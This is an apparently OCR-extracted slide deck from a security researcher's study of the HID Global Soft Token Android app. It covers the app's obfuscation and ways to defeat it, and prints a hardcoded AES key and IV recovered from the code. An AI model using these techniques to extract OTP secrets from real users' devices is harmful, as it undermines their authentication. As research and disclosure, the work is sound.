Secrets in Soft Token
A security study of HID Global Soft Token

Mouad Abouhali
Security Researcher in Airbus Group Innovations
@_m00dy_

AIRBUS
GROUP

Agenda

Introduction of HID Soft Token application

- Purpose of the application
- Enrollment process
- Security mechanisms

Methodology of the application analysis

- Behavioral and code review

Review of used obfuscation means

- Name obfuscation
- String obfuscation
- Java reflection
- Class encryption

Presentation of the main results

- Review of HOTP/TOTP standard algorithms
- Identification of the main functional operations
- Reverse engineering of OTP related cryptographic operations
- Presentation of the vulnerabilities

Agenda

Introduction of HID Soft Token application

- Purpose of the application
- Enrollment process
- Security mechanisms

Methodology of the application analysis

- Behavioral and code review

Review of used obfuscation means

- Name obfuscation
- String obfuscation
- Java reflection
- Class encryption


Presentation of the main results

- Review of HOTP/TOTP standard algorithms
- Identification of the main functional operations
- Reverse engineering of OTP related cryptographic operations
- Presentation of the vulnerabilities

AIRBUS GROUP

HID Soft Token application

- "**HID Global's ActivID ®** soft tokens provide proven, strong authentication for remote employees accessing corporate IT systems and consumers logging on to online services without the need to distribute hardware tokens."




HID Soft Token application
- Objectives of the study


- The study focused on the Android version of the application
  - Assess the risk that might encounter an enterprise in case a mobile device, with an enrolled HID Soft Token application, is stolen by an attacker.
  - Identify how the application protects itself against Reverse engineering, debugging and rooting/jailbreaking
  - Identify how the application stores its secrets
  - Identify how the application manages its cryptographic operations

HID Soft Token application
- Enrollment process

User




SmartToken Management Portal



Shared secret


HID Soft Token application
- Enrollment process

User



1-Serial number

SmartToken Management Portal





AIRBUS GROUP


HID Soft Token application
- Enrollment process


User

SmartToken Management Portal










2- Activation code


HID Soft Token application - Enrollment process

User



3- Registration code

SmartToken Management Portal



HID Soft Token application
- Protection and security mechanisms

- Advanced reverse engineering and device spoofing attack
  - Sophisticated levels of code obfuscation and symbol stripping to increase the complexity of and computational effort of reverse engineering by attacker.
- Advanced Mobile malware (MITMo), andsoftware cloning
  - The mobile software token does not operate on a jailbroken or rooted device thereby circumventing the vulnerable environment which might allow attackers to obtain the application data or launch a cloned mobile software token app.
- Phishing
- Key-Logger
- Publishing pirated mobile software token app
- Stolen mobile device
- Malware on a vulnerable (Jailbroken, rooted) mobile device
- Chosen Plaintext brute force attack
- Attacker takes an image of the screen of the mobile device while the user generates OTP

HID Soft Token application
- Protection and security mechanisms

- **Advanced reverse engineering and device spoofing attack**
  - **Sophisticated levels of code obfuscation and symbol stripping to increase the complexity of and computational effort of reverse engineering by attacker.**
- Advanced Mobile malware (MITMo), andsoftware cloning
  - The mobile software token does not operate on a jailbroken or rooted device thereby circumventing the vulnerable environment which might allow attackers to obtain the application data or launch a cloned mobile software token app.
- Phishing
- Key-Logger
- Publishing pirated mobile software token app
- Stolen mobile device
- Malware on a vulnerable (Jailbroken, rooted) mobile device
- Chosen Plaintext brute force attack
- Attacker takes an image of the screen of the mobile device while the user generates OTP

AIRBUS GROUP

HID Soft Token application - Protection and security mechanisms

- Advanced reverse engineering and device spoofing attack
  - Sophisticated levels of code obfuscation and symbol stripping to increase the complexity of and computational effort of reverse engineering by attacker.
- **Advanced Mobile malware (MITMo), and software cloning**
  - **The mobile software token does not operate on a jailbroken or rooted device thereby circumventing the vulnerable environment which might allow attackers to obtain the application data or launch a cloned mobile software token app.**
- Phishing
- Key-Logger
- Publishing pirated mobile software token app
- Stolen mobile device
- Malware on a vulnerable (Jailbroken, rooted) mobile device
- Chosen Plaintext brute force attack
- Attacker takes an image of the screen of the mobile device while the user generates OTP

Agenda

Introduction of HID Soft Token application

- Purpose of the application
- Enrollment process
- Security mechanisms

Methodology of the application analysis

- Behavioral and code review

Review of used obfuscation means

- Name obfuscation
- String obfuscation
- Java reflection
- Class encryption

Presentation of the main results

- Review of HOTP/TOTP standard algorithms
- Identification of the main functional operations
- Reverse engineering of OTP related cryptographic operations
- Presentation of the vulnerabilities

Methodology of the application analysis

Code analysis

- **The idea : read the code , debug it and refactor it**
- Tools :
  - IDA pro: for decompiling dex code and debugging
  - Dex2jar : converting Dex to jar , remapping the classes and methods
  - Jadx, JD-GUI, Procyon and CFR for decompiling dex code
  - Jeb : free version decompiling and debugging (paid version)
  - Intellj : for code refactoring (very useful!).
  - **IDA pro debugger connected to an Android Emulator for debugging tasks**
    - **Use of watch variables to inspect the content of Dalvik variables**
    - **Be aware: IDA crashes if it can not evaluate the watch variable (tricky!)**

Methodology of the application analysis

Behavioral analysis

- **The idea : run the application, generate logs and analyze them**
- Tools :
  - Android SDK tools : emulator, adb , monitor , ddms, etc
  - DroidBox : used to capture file read and write operations, cryptographic operations used by Android API
  - Others : DDI/ADBI , Introspy, Cydia Substrate, etc

  - **Main results of the behavioral analysis:**
    - creation of two files : “otp_token_device” and “otp_token_status”
    - Use of AES operations

```
W/DroidBox( 1831): DroidBox: { "CryptoUsage": { "operation": "keyalgo", "key": "-90, -108, 72, -104, 103, -96, -54, 107, 125, 13, 4, 123, -5, -31, 33, -45", "algorithm": "AES" } }
W/DroidBox( 1831): DroidBox: { "CryptoUsage": { "operation": "keyalgo", "key": "-53, -12, 112, 13, 102, -11, 91, 69, -57, -43, -63, -54, -83, -105, 67, 62", "algorithm": "AES" } }
```

Agenda

Introduction of HID Soft Token application

- Purpose of the application
- Enrollment process
- Security mechanisms

Methodology of the application analysis

- Behavioral and code review

Review of used obfuscation means

- Name obfuscation
- String obfuscation
- Java reflection
- Class encryption

Presentation of the main results

- Review of HOTP/TOTP standard algorithms
- Identification of the main functional operations
- Reverse engineering of OTP related cryptographic operations
- Presentation of the vulnerabilities

Protection mechanisms
- Overview


Obfuscation means	Mitigations
Name Obfuscation	Code refactoring
String Obfuscation	IDA pro debugger + IDC script
Java Reflection	IDA pro debugger + IDC script Code refactoring
Java Classes encryption	IDA pro debugger + Fridump

Protection mechanisms
- Name obfuscation

- Replacing meaningful and business related identifiers with meaningless sequence of characters (and why not Unicode ones!)

```
public Activation1Activity() {
    this.´ = "sn_text_value";
    this.` = 201;
    this._ = new □(this);
    this.□ = new ´(this);
}

public void onCreate(Bundle bundle) {
    Throwable cause;
    super.onCreate(bundle);
    setContentView(R.layout.activation1);
    try {
        bundle = ×$.□("o.\u06e6").getMethod("\u02ca", new Class[]{Context.class}).invoke(null, new Object[]{null});
        ((TextView) findViewById(R.id.titleTextView)).setTypeface((Typeface) ×$.□("o.\u06e6").getField("\ufe7a").get(bundle));
```



Protection mechanisms - Overview

Obfuscation means	Mitigations
Name Obfuscation	Code refactoring
String Obfuscation	IDA pro debugger + IDC script
Java Reflection	IDA pro debugger + IDC script Code refactoring
Java Classes encryption	IDA pro debugger + Fridump


Protection mechanisms - String obfuscation

- Looking for interesting strings lead to identifying the use of string obfuscation
  - These strings for example are not present
    - Configuration files : “otp_token_device”, “otp_token_device”
    - Configuration attributes : “device_hash”, “pin_attempts”,etc.

- Not all strings are encrypted, quite the contrary: there some interesting strings in different locations:
  - Dex file : “3DES encryption failed”, “Null key passed”, “AES” , “SHA-256”,etc.
  - Resources : User interface strings are present in “res/values/strings.xml”
  - Use of Crypto library “**Bouncy Castle**”

- **Mitigations**:
  - Reading decompiled code
    - Top to bottom approach
    - Main Entry application : “ActivID” Activity “OnCreate” function
    - Massive use of a method (using reflection) that takes integers as input and return a string
    - Using IDA pro idc scripting for automating the extraction of obfuscated strings

Protection mechanisms
- String obfuscation



local variable v0 = java.io.File
local variable v0 = java.io.File
local variable v0 = canWrite
local variable v0 = SHA1PRNG
local variable v0 = java.security.SecureRandom
local variable v0 = getInstance
local variable v0 = java.lang.System
local variable v0 = currentTimeMillis
…
local variable v0 = javax.crypto.Cipher
local variable v0 = getInstance
e v0 = AES
e v0 = javax.crypto.spec.SecretKeySpec
e v0 = javax.crypto.spec.IvParameterSpec
e v0 = javax.crypto.Cipher
e v0 = init
e v0 = java.security.Key
local variable v0 =
java.security.spec.AlgorithmParameterSpec
local variable v0 = javax.crypto.Cipher
local variable v0 = doFinal

Use of Crypto ?

Protection mechanisms - Overview

Obfuscation means	Mitigations
Name Obfuscation	Code refactoring
String Obfuscation	IDA pro debugger + IDC script
Java Reflection	IDA pro debugger + IDC script Code refactoring
Java Classes encryption	IDA pro debugger + Fridump

Protection mechanisms - Java Reflection

- Java reflection
  - The property of a class to inspect itself to get information on its methods and fields (Java.reflect API)
- Reflection can be used to invoke a method
  - **forName** = searches for a class
  - **getMethod** = returns the target method object related to the class name previously obtained
  - **invoke** = performs the actual invocation on the method object
- Used exclusively in Activity components code
  - Main classes that contain the application logic do not implement “reflection”
  - Bouncy Castle classes are also normally constructed
- Useful to invoke methods that are decrypted on the fly

Mitigations:

- Use of IDA pro debugger
- Code refactoring
- Execution trace

Protection mechanisms - Overview

Obfuscation means	Mitigations
Name Obfuscation	Code refactoring
String Obfuscation	IDA pro debugger + IDC script
Java Reflection	IDA pro debugger + IDC script Code refactoring
Java Classes encryption	IDA pro debugger + Fridump

Protection mechanisms
- Class encryption

- Encrypting and compressing (using gzip algorithms) the Byte code of a class contained in a array
- Decryption at runtime
  - The obfuscated class needs to be decrypted, decompressed and loaded in memory
  - Use of ***getClassLoader()*** , ***getDeclaredConstructor()*** and ***newInstance()*** will create an new instance of the class
  - Use of reflection API technique to invoke a method or access a field
  - Use of AES encryption algorithm
  - The key and IV are hardcoded into the Dex file

That confirms the observation pointed out during the behavioral analysis phase (DroidBox)

```
CODE:0001FEA8 AES_KEY:                                   # DATA XREF: __$____clinit_@V+6FA↑r
CODE:0001FEA8               .short 0x300                 # Array definition; 16 elements, each 1 bytes
CODE:0001FEAA               .short 1
CODE:0001FEAC               .int 0x10
CODE:0001FEB0               .byte 0xA6, 0x94, 0x48, 0x98, 0x67, 0xA0, 0xCA, 0x6B, 0x7D # Array Contents
CODE:0001FEB0               .byte 0xD, 4, 0x7B, 0xFB, 0xE1, 0x21, 0xD3
CODE:0001FEC0 IV_PARAMETER                               # DATA XREF: __$____clinit_@V+78C↑r
CODE:0001FEC0               .short 0x300                 # Array definition; 16 elements, each 1 bytes
CODE:0001FEC2               .short 1
CODE:0001FEC4               .int 0x10
CODE:0001FEC8               .byte 0xEF, 0x87, 0x99, 0x75, 0x1B, 0x32, 0x15, 0xD1, 0xBE # Array Contents
CODE:0001FEC8               .byte 0x15, 0x1D, 0xB0, 0x4A, 0x5B, 0xFB, 4
```

Protection mechanisms
- Class encryption

This feature was spotted during the string deobfuscation phase

```
local variable v0 = javax.crypto.Cipher
 local variable v0 = getInstance
 local variable v0 = AES
 local variable v0 =
javax.crypto.spec.SecretKeySpec
 local variable v0 =
javax.crypto.spec.IvParameterSpec
 local variable v0 = javax.crypto.Cipher
 local variable v0 = init
 local variable v0 = java.security.Key
 local variable v0 =
java.security.spec.AlgorithmParameterSpec
 local variable v0 = javax.crypto.Cipher
 local variable v0 = doFinal
 local variable v0 = android.util.Property
 local variable v0 = java.util.zip.Inflater
 local variable v0 = java.util.zip.Inflater
 local variable v0 = setInput
 local variable v0 = java.util.zip.Inflater
 local variable v0 = inflate
```

Class decryption and decompression

```
local variable v0 = dalvik.system.DexFile
 local variable v0 = openDexFile
 local variable v0 = dalvik.system.DexFile
 local variable v0 = defineClass
 local variable v0 = o/x$cON
 local variable v0 = ’
 local variable v0 = javax.crypto.Cipher
 local variable v0 = doFinal
 local variable v0 = android.util.Property
 local variable v0 = java.util.zip.Inflater
 local variable v0 = java.util.zip.Inflater
 local variable v0 = setInput
 local variable v0 = java.util.zip.Inflater
 local variable v0 = inflate
 local variable v0 = dalvik.system.DexFile
 local variable v0 = openDexFile
 local variable v0 = dalvik.system.DexFile
 local variable v0 = defineClass
 local variable v0 = ’
```

Class Loading

- **Mitigations:**
- Breakpoint and dump content using IDA idc script
  - IDA struggles to return the content of a Byte array
  - Fridump instead
    - Frida script to dump memory
    - Guess the memory region where the decrypted class is located (/proc/pid/maps)
  - IDA pro does not display memory addresses related to the debugged application

AIRBUS GROUP

Protection mechanisms - Overview

Obfuscation means	Mitigations
Name Obfuscation	Code refactoring
String Obfuscation	IDA pro debugger + IDC script
